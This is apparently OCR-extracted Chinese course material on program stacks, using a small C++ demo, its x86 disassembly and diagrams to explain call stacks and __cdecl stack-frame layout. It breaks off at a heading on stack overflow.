
查最大栈空间

查最大用户进程数


进程栈区
线程栈
Call Stack示例
线程栈的调用栈
线程栈
Thread Stack #1
Thread Stack #2
……
Thread Stack #m
栈帧
Stack Frame #1
Stack Frame #2
……
Stack Frame #m
main
func_0
……
func_x
当前活动函数


调用堆栈
名称
语言
stackdemo.exe!func_2(int i, int j) 行 32
C++
stackdemo.exe!func_1(int i, int j) 行 28
C++
stackdemo.exe!func_0(int i, int j) 行 23
C++
stackdemo.exe!main(int argc, const char * * argv)
C++
[外部代码]
stackdemo.cpp
stackdemo
(全局范围)
func_2(int i, int j)
10
11 int func_0(int i, int j);
12 int func_1(int i, int j);
13 int func_2(int i, int j);
14
15 int main(int argc, const char * argv[]) {
16 std::cout << "Entering main()!\n";
17 func_0(10, 20);
18 return 0;
19 }
20
21 int func_0(int i, int j) {
22 std::cout << "Entering func_0()!\n";
23 return func_1(i, j);
24 }
25
26 int func_1(int i, int j) {
27 std::cout << "Entering func_1()!\n";
28 return func_2(i, j);
29 }
30
31 int func_2(int i, int j) {
32 std::cout << "Entering func_2()!\n";
33 return i + j;
34 }

1.2 函数栈帧中存放的信息




1.3 函数栈帧的建立


```
int main(int argc, const char * argv[]) {
00042090 55                    push    ebp
00042091 8B EC                 mov     ebp,esp
00042093 83 EC 40              sub     esp,40h
00042096 53                    push    ebx
00042097 56                    push    esi
00042098 57                    push    edi
    std::cout << "Entering main()!\n";
00042099 68 30 8B 04 00        push    offset string "Entering main
0004209E A1 98 C0 04 00        mov     eax,dword ptr [_imp_?cout@st
000420A3 50                    push    eax
000420A4 E8 AE F2 FF FF        call    std::operator<<<std::char_tr
000420A9 83 C4 08              add     esp,8
    func_0(10, 20);
000420AC 6A 14                 push    14h
000420AE 6A 0A                 push    0Ah
000420B0 E8 34 F2 FF FF        call    func_0 (0412E9h)
000420B5 83 C4 08              add     esp,8
```

prolog

func_0调用过程


调用者清理堆栈（__cdecl）





main的栈帧指针
……
func_0的第2个参数
func_0的第1个参数
func_0调用结束后的返回地址
main的栈帧指针（old ebp）
当前ebp位置
func_0的栈帧指针
……
当前函数的局部变量
func_0栈帧
……
main调用func_0
push 14h
push 0Ah
call func_0
func_0开头几条指令
push ebp
mov ebp,esp
sub esp,40h
push ebx
push esi
push edi
当前esp位置

1.4 函数栈帧布局


ebp0
ebp1
ebp2
esp
Stack Frame:
func_0
Stack Frame:
func_1
Stack Frame:
func_2
……
func_0的栈帧指针（ebp0）
本函数的局部变量
需要保存的现场（寄存器值等）
func_2的调用参数
func_2调用完毕后的返回地址
func_1的栈帧指针（ebp1）
……
……


1.5 栈溢出

- 发生条件

